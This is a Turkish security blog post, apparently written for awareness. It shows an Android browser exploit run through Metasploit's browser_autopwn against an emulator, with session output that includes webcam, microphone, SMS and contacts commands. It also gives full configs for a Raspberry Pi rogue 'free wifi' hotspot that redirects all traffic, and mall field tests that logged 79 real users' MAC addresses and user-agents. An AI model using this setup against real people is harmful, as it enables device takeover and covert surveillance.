

# Evil Pi

written by Mert SARICA | 2 March 2015

Her yıl olduğu gibi bu yıl da güvenlik firmaları tarafından hazırlanan güvenlik tahminleri raporlarını (örnek) inceleyecek olursanız yine mobil güvenliğin bu raporlarda öne çıktığını görebilirsiniz. Özellikle Android gibi güncellenmesi telefon üreticisinin insiyatifine kalmış olan işletim sistemlerini kullanan kullanıcılar, belki de yıllarca zafiyet barındıran bu sistemler ile yaşamak zorunda kalıyorlar.

Bu durumun kötüye kullanılma senaryolarından bir tanesi, mobil işletim sisteminizde yer alan ve zafiyet barındıran mobil internet tarayıcısı ile ziyaret ettiğiniz zararlı web sitesinde yer alan zararlı kodun, cep telefonunuzda çalışması sonucunda art niyetli kişilerin kontrolüne geçmesi olabilir. Cep telefonunuzu kontrol eden art niyetli kişi veya kişiler, kameranız ile sizden habersiz fotoğraf çekebildiği gibi tüm rehberinizi izinsiz olarak kopyalayabilirler.

Bu tür bir durumla karşılaşmama adına çoğu zaman bilmediğimiz, şüpheli web sitelerini ziyaret etmekten kaçınırız. Fakat aynı dikkati, oturduğumuz bir cafede veya gezdiğimiz bir AVM (alışveriş merkezi)'de yayın yapan kablosuz erişim noktasına bağlanırken göstermeyiz ve bunun da benzer bir sonuca yol açacağı çoğunlukla aklımızın ucundan bile geçmez.

Ben de bu yazı ile güvenilir olmayan kablosuz erişim noktasına bağlanmanın kullanıcılar için ne denli kötü bir sonuca yol açabileceğine, ürettiğim bir senaryo ile dikkat çekmek istedim ve hemen işe koyuldum.

Öncelikle Android 4.2.2 öncesinde tüm Android sürümlerini etkileyen bir zafiyetin (CVE-2012-6636), istismar edilerek nasıl kötüye kullanılabileceğini göstermek istedim. Bunun için Android SDK ile gelen Android Virtual Device (AVD) Manager üzerinde Android 4.1.2 yüklü bir sanal makine oluşturup, öykünücü (emulator) ile çalıştırdım. Ardından Metasploit üzerinde bulunan ve bağlantı kuran internet tarayıcısını ve eklentilerini otomatik olarak algılayıp (user-agent), 21 tane istismar kodu arasından buna uygun istismar kodu göndererek hedef sistem üzerinde uzaktan kod çalıştırmaya imkan tanıyan Auto Pwn modülünü çalıştırdım. Son olarak öykünücüde çalışan Android'in internet tarayıcısı ile Metasploit'in Browser Autopwn modülünün yüklü olduğu adrese bağlandığımda Metasploit üzerinde Meterpreter oturumu başarıyla kurulmuş oldu. Burada ürkütücü olan kısım, meterpreter oturumu üzerinden ses

ve görüntü kaydının rahatlıkla yapılabilir olmasıydı.

Edit Android Virtual Device (AVD)

AVD Name:

Hack4Career

Device:

Nexus S (4.0", 480 × 800: hdpi)

Target:

Android 4.1.2 - API Level 16

CPU/ABI:

ARM (armeabi-v7a)

Keyboard:

☒ Hardware keyboard present

Skin:

No skin

Front Camera:

None

Back Camera:

None

Memory Options:

RAM: 343 VM Heap: 32

Internal Storage:

200 MiB

SD Card:

☒ Size: 128 MiB

☐ File: Browse...

Emulation Options:

☐ Snapshot ☐ Use Host GPU

☐ Override the existing AVD with the same name

OK

Cancel

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
_
```

| 3Kom SuperHack II Logon                                   |              |
|-----------------------------------------------------------|--------------|
| User Name:                                                | [ security ] |
| Password:                                                 | [ ]          |
| [ ok ]                                                    |              |
| <a href="http://metasploit.pro">http://metasploit.pro</a> |              |

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.11.0-2014122301 [core:4.11.0.pre.2014122301 api:1.0.0]]
+ -- --=[ 1378 exploits - 777 auxiliary - 222 post ]
+ -- --=[ 342 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set lhost 192.168.201.191
lhost => 192.168.201.191
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) > run
```





```

msf auxiliary(browser_autopwn) > sessions
Active sessions
=====
Id  Type           Information      Connection
--  -
1   meterpreter   java/android    @ localhost    192.168.201.191:4444 -> 192.168.201.1:56446 (fe80::5054:ff:fe12:3456)

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > help

Core Commands
=====
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bggrun       Executes a meterpreter script as a background thread
channel       Displays information about active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
help         Help menu
info         Displays information about a Post module
interact     Interacts with a channel
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
quit         Terminate the meterpreter session
read         Reads data from a channel
resource      Run the commands stored in a file
run          Executes a meterpreter script or Post module
use          Deprecated alias for 'load'
write        Writes data to a channel

Stdapi: File system Commands
=====
Command      Description
-----
cat           Read the contents of a file to the screen
cd            Change directory
download      Download a file or directory
edit          Edit a file
getlwd        Print local working directory
getwd         Print working directory
lcd           Change local working directory
lpwd          Print local working directory
ls            List files
mkdir         Make directory
pwd           Print working directory
rm            Delete the specified file
rmdir         Remove directory
search        Search for files
upload        Upload a file or directory

Stdapi: Networking Commands
=====
Command      Description
-----
ifconfig      Display interfaces
ipconfig      Display interfaces
portfwd       Forward a local port to a remote service
route         View and modify the routing table

Stdapi: System Commands
=====
Command      Description
-----
execute       Execute a command
getuid        Get the user that the server is running as
ps            List running processes
shell         Drop into a system command shell
sysinfo       Gets information about the remote system, such as OS

Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic    Record audio from the default microphone for X seconds
webcam_chat   Start a video chat
webcam_list   List webcams
webcam_snap   Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Android Commands
=====
Command      Description
-----
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation

meterpreter > sysinfo
Computer      : localhost
OS            : Android 4.1.2 - Linux 2.6.29-gc497e41 (armv7l)
Meterpreter   : java/android
meterpreter >

```

İstismar kısmından sonra yazımın asıl konusu olan, güvenilir olmayan bir kablosuz erişim noktasının nasıl ve ne kadar kolaylıkla art niyetli kişiler tarafından kötüye kullanılabileceği sorusuna yanıt bulmaya çalıştım.

Yanıt aramaya başladıktan kısa bir süre sonra aklıma şöyle bir kötüye kullanım senaryosu geldi;

- Art niyetli kişi Ucresiz\_WIFI adında kablosuz ve şifresiz erişim noktası oluşturur.
- Bunun üzerinde bir tane web sunucusu çalışır.
- Erişim noktasına bağlanan kullanıcı, herhangi bir web sitesine bağlanmaya çalışıldığında kullanıcı otomatik olarak Browser Autopwn modülü çalışan Metasploit'e yönlendirilir.
- Bağlantı kuran sistem üzerinde bir zafiyet var ise otomatik olarak sistemi hacklenir.

Senaryoyu oluşturduktan sonra bunu pratiğe dökmek için nelere ihtiyacım olacağını düşünmeye başladım ve elimdeki donanımlarla bunu öğrenmek için tekrar işe koyuldum.

İlk olarak hali hazırda elimde bulunan ve üzerinde Kali yüklü olan Raspberry Pi Model B'yi kablosuz erişim noktası olarak çalıştırmak için çalışmalara

başladım. Kali'yi kablosuz erişim noktası olarak kullanabilmek için üzerine hostapd ve dnsmasq araçlarını yükledim (apt-get install hostapd dnsmasq).

İkinci olarak kablosuz ağ sızma testleri için biçilmiş kaftan olan Alfa marka AWUS036H model USB adaptörü Raspberry Pi'ye bağlayıp, AccessPoint Infrastructure / Master kipinde (access point olarak çalışabilme özelliği) çalıştırmaya çalıştım. Her zamanki gibi işler yolunda gitmedi. Birincisi Raspberry Pi Model B'nin gücü AWUS036H'yi çalıştırmaya yetmedi. Bu sorun beni yıldıramaz diyerek gittim ve Raspberry Pi Model B+ aldım. Bu defa da AWUS036H Master kipinde çalışmadı meğerse bu adaptör master kipinde çalışmayı desteklemiyormuş. Bu sefer de gidip TP-Link marka WN722N model WIFI USB adaptör aldım ve nihayet donanımsal sorunları aşmış oldum.

Üçüncü olarak dnsmasq ve Apache 404 yönlendirmesi ile bağlanan kullanıcıyı otomatik olarak web sunucusuna yönlendirmek için düzenlemeler yaptım.

Kullanıcının gitmek istediği sayfaya bulunamazsa (404 hata kodu), otomatik olarak yerel web sunucusunun ana sayfasına yönlendirilir. (Örnek: <http://www.google.com.tr> -> <http://www.mertsarica.com/uyari.php> (10.0.0.1))

```
GNU nano 2.2.6 File: /etc/apache2/sites-enabled/000-default
<VirtualHost *:80>
    ServerAdmin mert.sarica@gmail.com
    ServerName www.mertsarica.com

    DocumentRoot /var/www
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks Multiviews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -Multiviews +SymLinksIfOwnerMatch
        Order allow,deny
        allow from all
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    ErrorDocument 401 /index.php
    ErrorDocument 404 /index.php
    ErrorDocument 500 /index.php

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

GNU nano 2.2.6 File: /etc/apache2/sites-enabled/default-ssl
<IfModule mod_ssl.c>
<VirtualHost _default_:443>
    ServerAdmin mert.sarica@gmail.com
    ServerName www.mertsarica.com

    DocumentRoot /var/www
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        Options Indexes FollowSymLinks Multiviews
        AllowOverride None
        Order allow,deny
        allow from all
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -Multiviews +SymLinksIfOwnerMatch
        Order allow,deny
        allow from all
    </Directory>


    ErrorLog ${APACHE_LOG_DIR}/error.log
    ErrorDocument 401 /index.php
    ErrorDocument 404 /index.php
    ErrorDocument 500 /index.php

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog ${APACHE_LOG_DIR}/ssl_access.log combined

    # SSL Engine Switch:
    # Enable/Disable SSL for this virtual host.
    SSLEngine on
</VirtualHost>
```



Kullanıcı hangi sayfaya gitmek isterse istesin otomatik olarak yerel web sunucusuna yönlendirilir.



```
GNU nano 2.2.6 File: /etc/dnsmasq.conf
# dnsmasq.
#log-queries
# Log lots of extra information about DHCP transactions.
#log-dhcp
# Include a another lot of configuration options.
#conf-file=/etc/dnsmasq.more.conf
#conf-dir=/etc/dnsmasq.d
log-facility=/var/log/dnsmasq.log
address=/#/10.0.0.1
#address=/google.com/10.0.0.1
interface=wlan2
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
#no-resolv
log-queries

GNU nano 2.2.6 File: /etc/hostapd/hostapd.conf
interface=wlan2
driver=nl80211
ssid=ucretsiz_wifi
channel=9
#logger_syslog=-1
#logger_syslog_level=1
#logger_stdout=-1
#logger_stdout_level=2
```

Sıra web sunucusunun içeriğini hazırlamaya geldiğinde, etik olarak erişim noktasına bağlananları web sunucusu üzerinden Metasploit'e yönlendirmek doğru olmayacağı için, kullanıcıların farkındalığını arttırma adına hazırlamış olduğum bir uyarı sayfasına yönlendirmeye karar verdim. Bu sayede hem kullanıcıları bu tür siber saldırılara karşı uyarmış hem de bu tür zararlı erişim noktalarına bağlanan potansiyel kullanıcı sayısını öğrenebilecektim.





Üzerinde WIFI adaptörü takılı olan Raspberry Pi B+ cihazını, Energizer taşınabilir harici şarj cihazına bağlayıp netbook çantama koyduktan sonra o AVM, bu AVM gezmeye başladım.









İki AVM gezdikten sonra Raspberry Pi'ye bağlanan kullanıcı sayısını incelediğimde 79 tane tekil MAC adresi olduğunu ve bunlardan 20 tanesinin de Android 4.4.2'den eski olduğunu gördüm. Bu da bana art niyetli bir kişinin sadece iki AVM gezerek yaklaşık 20 kullanıcının sistemini kısa bir sürede hackleyebileceğini göstermiş oldu.

```
C:\Windows\system32\cmd.exe

a8:a6:68:1a:05:b4
a8:e0:18:37:91:11
ac:9e:17:1e:7c:1a
b4:18:d1:d8:67:e1
b8:b4:2e:fc:26:a2
c0:ee:fb:20:1f:73
c0:f2:fb:a6:ec:84
c4:85:08:05:7c:1f
cc:3a:61:cf:be:c8
d8:cf:9c:5e:61:26
d8:cf:9c:88:68:fd
e0:f8:47:39:1a:56
e0:f8:47:e2:3d:84
e4:25:e7:b9:d0:f8
f0:25:b7:9f:6b:cf
f0:25:b7:b0:68:c9
f0:27:65:42:c1:2f
f0:27:65:8f:83:1b
f8:a9:d0:41:9e:8e

C:\Users\Mert\Desktop\Yeni YAZI\web>grep DHCPACK dnsmasq.log | cut -d " " -f 7 |
sort | uniq -i | wc -l
79

C:\Users\Mert\Desktop\Yeni YAZI\web>
```

```
C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Yeni YAZI\web>cat android_version_uniq.txt

"Dalvik/1.6.0 <Linux; U; Android
<buzz FRG83D>; gzip"
<hwu8655 HuaweiU8655>; gzip"
<java 1.4>"
<Linux; Android 4.2.2; SM-C101
<Linux; Android 4.4.2; GT-I9500
<Linux; Android 4.4.2; LG-D802TR
<Linux; Android 4.4.2; SM-G900FQ
<Linux; Android 4.4.2; SM-N9000Q
<Linux; Android 4.4.2; tr-tr;
<Linux; Android 4.4.4; A0001
<Linux; U; Android 2.2.1;
<Linux; U; Android 4.1.2;
<Linux; U; Android 4.2.1;
<Linux; U; Android 4.2.2;
<Linux; U; Android 4.3;
<Linux; U; Android 4.4.2;
<Linux; U; Android 4.4.4;
1.1 <com.dianping.v1 6.9.5 om_sd_360sz
2.0.0 <Linux; U; Android
6.10.1 Android <17/4.2.2; 240dpi;
6.10.1 Android <19/4.4.2; 480dpi;
6.11.2 Android <18/4.3; 320dpi;
6.11.2 Android <19/4.4.2; 320dpi;
6.11.2 Android <19/4.4.2; 480dpi;
6.12.2 Android <19/4.4.2; 480dpi;
for Android 6.3.3"

C:\Users\Mert\Desktop\Yeni YAZI\web>_
```

Bu çalışma ile güvenilir olmayan erişim noktalarının kullanıcılar için ne kadar tehlikeli olabileceğini tek bir senaryo üzerinden ortaya koymaya çalıştım. Umarım farkındalık adına faydalı bir çalışma olmuştur.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.